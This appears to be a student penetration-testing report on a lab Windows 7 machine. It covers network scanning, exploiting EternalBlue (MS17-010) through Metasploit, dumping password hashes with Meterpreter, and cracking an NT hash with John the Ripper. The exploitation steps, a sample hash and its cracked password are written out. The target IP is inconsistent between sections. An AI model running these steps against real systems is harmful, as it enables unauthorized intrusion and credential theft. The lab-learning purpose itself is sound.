**VAPT Report**

*Window-7 report*

*Prepared by Aparna Mishra*

*Security analyst*

# **Table of Contents:**

| **S.no.** | **Name** | **Page no.** |
| --- | --- | --- |
| 1 | Introduction | 1 |
| 2 | All about Scanning | 2 |
| 3 | All about vulnerability | 3 |
| 4 | Exploits | 6 |
| 5 | Password cracking-John the ripper | 10 |
| 6 | Summary | 12 |

# **Attacker IP: 192.168.17.128 Target IP: 192.168.17.129**

# **INTRODUCTION**



A VAPT (Vulnerability Assessment and Penetration Testing) report is a comprehensive document detailing findings from security assessments. It outlines vulnerabilities discovered, their severity, exploitation risks, and recommendations for remediation, aiding organizations in strengthening their security posture and mitigating potential cyber threats. Windows 7 is an operating system (OS) developed by Microsoft. It was released on October 22, 2009, as the successor to Windows Vista and an improvement over its predecessor in various aspects, including performance, user interface, and system functionality. Windows 7 was widely popular for its stability, intuitive interface, and several new features such as improved taskbar functionality, better multitasking with Aero Snap, enhanced security measures, and a streamlined user experience. It also introduced the Libraries feature for easier file organization and management

However, Microsoft ended mainstream support for Windows 7 on January 13, 2015, and ceased extended support on January 14, 2020, which means that the OS no longer receives security updates or support from Microsoft. Users are encouraged to upgrade to newer versions of Windows to ensure better security and continued support.

# 

# Requirements for the report:

* Kali
* Windows-7(Target)

# **SCANNING**

# **“ARP SCAN”**

# Finding devices on a network using their unique addresses.




$ sudo arp-scan -I eth0 -l :

* sudo: root permission
* arp-scan: tool to scan
* -I: to select interface
* eth0: network interface
* -l: to scan local network

 **Nmap**

# Checking network for open ports and vulnerabilities using Nmap.

$ nmap -v -F -sV {target ip}

* nmap: Tool
* -v: Verbose
* -F: Few Port scan
* -sV: Show version of port

# **IDENTIFYING VULNERABILITIES:**

*Utilizing Nmap scripts is advised to uncover possible security weaknesses.*



$ nmap -v -Pn --script vuln {target ip}

* nmap: Tool
* -v: Verbose
* -Pn: No ping scan
* --script: To use NSE scripts
* vuln: Script to scan vulnerability

The script scans an IP address to detect and pinpoint vulnerabilities, disclosing details such as threat types, versions, and their respective paths.



*The discovery reveals a vulnerability (CVE-2017-0143) in the Microsoft SMBv1 Server (ms17-010), known as EternalBlue, susceptible to Remote Code Execution. Typically targets port 445, posing a high-risk threat due to its exploit potential.*

# 


# 

# **EXPLOITING VULNERABILITIES:**

**What does Metasploit-Framework entail?**


- It's a penetration testing framework utilized for crafting, testing, and deploying exploit code on remote targets. Metasploit aids security experts and ethical hackers in pinpointing and fixing system vulnerabilities.

To launch Metasploit on Kali Linux, **type: > msfconsole**



*Metasploit is up and running. Utilize the provided commands for navigation and exploitation.To locate auxiliaries, exploits, and payloads for a specific module, such as EternalBlue, please conduct a search.*

***msf6 > search eternalblue***

******

*We are going to exploit EternalBlue vulnerability. Now to select the option 0 which is:* ***exploit/windows/smb/ms17\_010\_eternalblue.***

***Type msf6 > use 0***


**

*It automatically configures the exploit:* ***exploit/windows/smb/ms17\_010\_eternalblue*** *and is now prepared to receive the necessary options.*

**

*Once the module is in place, the subsequent step is to verify the necessary requirements to exploit this system.*

***msf6 payload(exploit/windows/smb/ms17\_010\_eternalblue> show options***

******


*To proceed, you only need to specify the RHOSTS, which corresponds to the Target IP. The RPORT is already configured to 445. To set RHOSTS, please utilize the following command:*

***msf6 payload(.../.../smb/ms17\_010\_eternalblue > set RHOSTS 192.168.1.106***

******

*Upon finalizing the configurations in Metasploit, the last command to execute is "Exploit," which initiates the program using the settings we've established.*

***command:msf6 payload(.../.../smb/ms17\_010\_eternalblue > exploit***

******


*Once you have accessed the Meterpreter, you can execute the 'help' command to obtain a list of available actions that can be performed using the Windows 7 Meterpreter.*



*Upon scrolling down, you'll notice a feature known as "hashdump,"which stores the SAM file of Windows 7 and provides password hashes.*

******

*please utilize the following feature to obtain the hashed passwords*

******


# **PASSWORD CRACKING:**

*John the Ripper stands as a renowned open-source password-cracking tool, designed to unveil weak passwords via brute force, dictionary, and hybrid attacks. It supports various hash algorithms, allowing comprehensive password strength testing.*

*We copy the Hash Code( ffb43f0de35be4d9917ac0cc8ad57f8d ) we got by exploiting a vulnerability in a hash.txt file by using wordlist rockyou.txt*

*Use this command to crack the hash:*

***"$ sudo john --wordlist=/home/kali/Downloads/rockyou.txt --format=NT /home/kali/hash.txt."***

******

Below are command options to review:

* - 'john': the current tool in use.
* - '--wordlist': specifies the wordlist path.
* - '--format': chooses the hash format, like MD5, SHA1, or NT hash representing encrypted passwords file.

***We've successfully cracked the hashed password "alqfna22" using John. Now, we can try logging into JON's Windows 7 We have successfully logged into Jon’s PC***

# 

# **SUMMARY:**

*Using tools like Arp-Scan ( To Find devices on the local network with their Unique Addresses ), Nmap ( To Find Open ports and Vulnerabilities on the network ), Metasploit-Framework ( To Exploit Vulnerabilities on the device to find information or gather access ), and John ( To Crack Hashed Files and locked files ), We successfully exploited the vulnerability in Windows 7 to gain unauthorized access.*

